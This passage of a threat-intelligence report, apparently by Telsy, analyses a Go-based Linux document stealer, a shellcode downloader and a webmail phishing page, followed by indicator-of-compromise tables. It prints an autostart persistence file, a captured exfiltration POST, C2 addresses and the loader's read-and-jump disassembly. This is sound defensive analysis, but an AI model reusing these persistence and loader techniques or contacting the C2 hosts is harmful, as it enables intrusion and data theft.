0x00640ae0    3 234  -> 229  main.scan_recursive
0x00640a00    7 216          main.IsExist
0x00640be0   31 1957 -> 1936 main.Upload
0x006405c0    6 116          main.visit
0x00465460    3 80           runtime.main.func1
0x0063f1c0   86 5107         main.main
0x006413a0   15 342          main.visit.func1
0x00641500   23 613          main.scan_recursive.func1
```


The flow of the sample can be resumed in the following steps:

- Get IP Address
- Get User Information
- Check if exists itself in "*/home/user/.default/<name>*"
- False -> Copy itself in "/home/user/.default/<name>"
- Check if persistence has been gained
- False -> Create default.desktop in "*/home/user/.config/autostart*"
- Check if "*/tmp/list.txt*" exists
- True -> Scan home directory to find files with specific extensions and send to C2
- Visits home directory and store every file found in "*/tmp/list.txt*" then send it to C2
- Scan home directory to find files with specific extensions and send to C2


Initially, it gets the IP address of the infected system issuing a ***GET*** request to ***api.ipify.org***. Pay attention that function's arguments in *GOLang* are passed via *Stack.*




Then it gets User information like home directory and username. After that the IP address is concatenated to the username.



If */home/user/.default/<name>* does not exist then it is created.



Then it checks the existence of the autostart directory and the *default.desktop* file, if they don't exist create them to get persistence.




Below the file created for the persistence.

```
┌──(malware㉿kali4malwares)-[~/Desktop]
└─$ cat ../.config/autostart/default.desktop
[Desktop Entry]
Version=1.0
Type=Application
Name=default
Exec=/home/malware/.default/version
```

Once, that the persistence has been achieved the sample gather all the file names in the directory and send them to the C2.

The files are sent via ***HTTP POST*** request**,** the function involved in this operation is *main.Upload(url, file, <username><IP address>)*





The C2 for this sample is: *http://164.68.108.153:8062/one*

The POST request is shown below.

```
POST / HTTP/1.1
Host: 127.0.0.1:8062
User-Agent: Go-http-client/1.1
Content-Length: 832180
Content-Type: multipart/form-data; boundary=538eb8b18422219af62fc7074697f65f083970e71c974e1c177b6f3aca34
Accept-Encoding: gzip

--538eb8b18422219af62fc7074697f65f083970e71c974e1c177b6f3aca34
Content-Disposition: form-data; name="file"; filename="malware95[redacted]3.224//list.txt"
Content-Type: application/octet-stream

/home/malware/
/home/malware/.bash_logout
/home/malware/.bashrc
/home/malware/.bashrc.original
/home/malware/.cache
/home/malware/.cache/event-sound-cache.tdb.9a7735f5a74c4bccac74723f4d58d3fe.x86_64-pc-linux-gnu
/home/malware/.cache/evolution
/home/malware/.cache/evolution/addressbook
/home/malware/.cache/evolution/addressbook/trash
/home/malware/.cache/evolution/calendar
/home/malware/.cache/evolution/calendar/trash
/home/malware/.cache/evolution/mail
/home/malware/.cache/evolution/mail/trash
/home/malware/.cache/evolution/memos
/home/malware/.cache/evolution/memos/trash
/home/malware/.cache/evolution/sources
/home/malware/.cache/evolution/sources/trash
/home/malware/.cache/evolution/tasks
/home/malware/.cache/evolution/tasks/trash
/home/malware/.cache/gnome-screenshot
/home/malware/.cache/gstreamer-1.0
/home/malware/.cache/gstreamer-1.0/registry.x86_64.bin
/home/malware/.cache/ibus
/home/malware/.cache/ibus/bus
/home/malware/.cache/ibus/bus/registry
/home/malware/.cache/libgweather
/home/malware/.cache/mesa_shader_cache
/home/malware/.cache/mesa_shader_cache/00
/home/malware/.cache/mesa_shader_cache/00/01247c1dbdcbf1dce553e02696309b3d77ecd7
/home/malware/.cache/mesa_shader_cache/01
/home/malware/.cache/mesa_shader_cache/01/114118131051e3318fa8b6a55eb1e919bdcdcd
/home/malware/.cache/mesa_shader_cache/01/78b165ab72d034823e6d11cc8a73ef397bc2da
```

At the end, it scans the home directory for specific extensions and sends each file found, i.e. each file that has the specified extension.






The allowed extensions are the following: *.doc, .egm, .gif, .htm, .jpg, .mjs, .odt, .oef, .pdf, .png, .ppt, .sdd, .sec, .svg, .txt, .xls, .xml*

The sample uses a temporary file, i.e. */tmp/temp.txt*, to track the files that are going to be sent.

Finally, the files found are sent to the C2.



This malware sample is very similar to the one written in Python, seems that the threat actor developed these tools simulating at the *BackNet* agent written in Python.

The other malware samples found are always written in the *GOLang* language and differ from the previous one called "*version*" in that they do not identify the IP address of the infected system via an ***HTTP-GET*** request to "*api.ipify.org*" and do not have a persistence procedure.

Unfortunately, there is no chain available that includes these samples.


HASH	PATH	Command & Control
46c02717343646db5e70e0462fa91c57dac844b7	*assessment.mojochamps.com/uploads/v/climax*	*http://207.180.243.186:8062/one*
304aa8abee3c3adacb67370fc7c6245d82d1eee9	*assessment.mojochamps.com/uploads/v/host*	*http://207.180.243.186:8062/one*
f6316f06e28744cd645003def82f8f512bc97cc8	*assessment.mojochamps.com/uploads/v/update*	*http://207.180.243.186:8062/one*
30fa80b6c01971be479ec47bbdd39bd976733d92	*assessment.mojochamps.com/uploads/v/update386*	*http://207.180.243.186:8062/one*

2.5 ShellCode Downloader


The hacked website hosts also a shellcode downloader for Linux. The downloader is a basic compiled C code that using standard system calls and open a connection to "*http://144.91.114.214:8082*".

The downloader, with hash *1cdcd2792bf3d0c855cf873a01ce4a0f40f28e85*, is available in the path "*assessment.mojochamps.com/uploads/mo64.elf*" and it has been created on 1 December.

This means that maybe the threat actor is changing its tools and modus operandi. The shellcode loader starts allocating memory and creating a TCP/IP socket.



Then try to connect to C2 and wait for commands.



Finally, it receives 126 bytes from C2 writes them to allocated memory, jumps on them and executes the shellcode. Interesting how they used the connect system call return value, written to the register (RAX), to index the read system call.

```
                    LAB_004000e5                                    XREF[4]:
004000e5 6a 3c          PUSH        0x3c
004000e7 58             POP         RAX
004000e8 6a 01          PUSH        0x1
004000ea 5f             POP         RDI
                    exit if the read fail
004000eb 0f 05          SYSCALL

                    LAB_004000ed                                    XREF[1]:
004000ed 5e             POP         RSI
004000ee 6a 7e          PUSH        0x7e
004000f0 5a             POP         RDX
                    read shellcode and store it in the memmapped memory
004000f1 0f 05          SYSCALL
004000f3 48 85 c0       TEST        RAX,RAX
004000f6 78 ed          JS          LAB_004000e5
                    execute shellcode
004000f8 ff e6          JMP         RSI
```

2.6 Phishing Page

The compromised site hosts, also, a complete "*assessment.mojochamps.com/verify/index.html*" phishing page created on 11 December targeting Indian WebMail.

The stolen credentials are sent via POST request to "*assessment.mojochamps.com/verify/verify.php*" . This page stores the credentials in a txt file hosted on the same compromised site and redirects the user to the real *email.gov.in* site.

3 Indicators of Compromise

Windows Chain IOCs

TYPE	NAME	HASH	PURPOSE
Docx	Jointness.docx	0495046e0f23bda54f2e87a4f3ba13f29ddbf1bd	Document
Docx	Theaterisation.docx	528b12deb66842d798a0467d92f6df4302f61c96	Template
VBS	ab.vbs	4933fe2ccebba324d0807242fc4dc15376ee7aaa	Script
PS1	bts.ps1	b50669db6ca41eb591170c9a0ebcb60937b10a24	Script
Docx	Registration.docx	868f436ebcc1ec89370efbdeb1b4449275b87b51	Document
Docx	Details.docx	fe8b5f040b4c6281458123b7ecb8550e18aedca3	Template
Docx	Polling.docx	6c095ae28d67c8c0be4f68c417e80f23fb3aa16e	Document
Docx	Result.docx	e638ab02864b45a86524b2f96b6d2342ead0cb02	Template
Docx	Trg_2022.docx	7d603e87e744313032cda8fb04877c5ca7df05b6	Document
Docx	Report_Final.docx	72987fc0ea433e832a79ed5831386cef443ee7ec	Document
Docx	Final_Report.docx	b2157a50fd11eb227ccba21f348e690264b7d306	Template

Linux Chain IOCs

TYPE	NAME	HASH	PURPOSE
Archive	Noting-Sheet.tar.gz	f1d4e63edb11e6e3aa00889d7f3c8fc4052f344c	Infection
Link	Noting-Sheet.desktop	cd6063cca3326cce343ad9c43a423a9f89e34e78	Malicious Link
Script	cmd.sh	9efad25410c159109588cad5d0b192cb296805f4	Malicious Script
ELF64	x64	a10c90626d8de12c4b378ab0cbb30032c61b0e76	Final Payload
Archive	Sexual_Harassment_of_Women.zip	4d2a5b0628e3c5a6cba4492eb4dc615954665c19	Infection
Link	Sexual_Harassment_of_Women.desktop	3f8d0de8e6f59b99ac6fbcc8e83aa4169d115c8c	Malicious Link
Link	Mov-Order-Requirements-DTS.desktop	4aac22fb2b2561ac0b76cc676e94a688f9130bc0	Malicious Link
Link	NDC.desktop	3b6def2e33f8278ad6edfb4713f22995a56fdb23	Malicious Link

Linux GOLang IOCs

TYPE	NAME	HASH	PURPOSE
ELF64	version	fd80690328ee8fbba7d32339edc56fd01f512ae6	Document Stealer
ELF64	climax	46c02717343646db5e70e0462fa91c57dac844b7	Document Stealer
ELF64	host	304aa8abee3c3adacb67370fc7c6245d82d1eee9	Document Stealer
ELF64	update	f6316f06e28744cd645003def82f8f512bc97cc8	Document Stealer
ELF32	update386	30fa80b6c01971be479ec47bbdd39bd976733d92	Document Stealer

Shellcode Loader Linux

TYPE	*NAME*	*HASH*	*PURPOSE*
ELF64	mo64.elf	1cdcd2792bf3d0c855cf873a01ce4a0f40f28e85	Downloader

IPs & URLs
62.171.172.199
207.180.243.186
144.91.81.180
173.212.200.69
185.190.142.213
164.68.108.153
144.91.114.214
assessment.mojochamps.com/images/Jointness.docx
*assessment.mojochamps.com/uploads/ **
*assessment.mojochamps.com/verify/**

4 ATT&CK Matrix

Telsy is the Digital Champion of **TIM Group** for cybersecurity and cryptography. For 50 years it has been at the service of the defense of the country, supporting armed forces and institutions in the defense of communications and the Italian cyber perimeter.
Working in synergy with the other factories of the TIM Group, Telsy is the Cybersecurity competence center, which develops, besides the innovative core business focused on communication security, firmware security, MSS, data center security, and decision intelligence & data analytics solutions.
Telsy complies with the Golden Power regulation, being a strategic company to the national security and defense.

This report was produced by Telsy's "**Cyber Threat Intelligence**" team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers' business.

TELSY S.p.A.
Corso Svizzera, 185 - 10149 Torino – ITALIA
www.telsy.com
email: telsy@telsy.it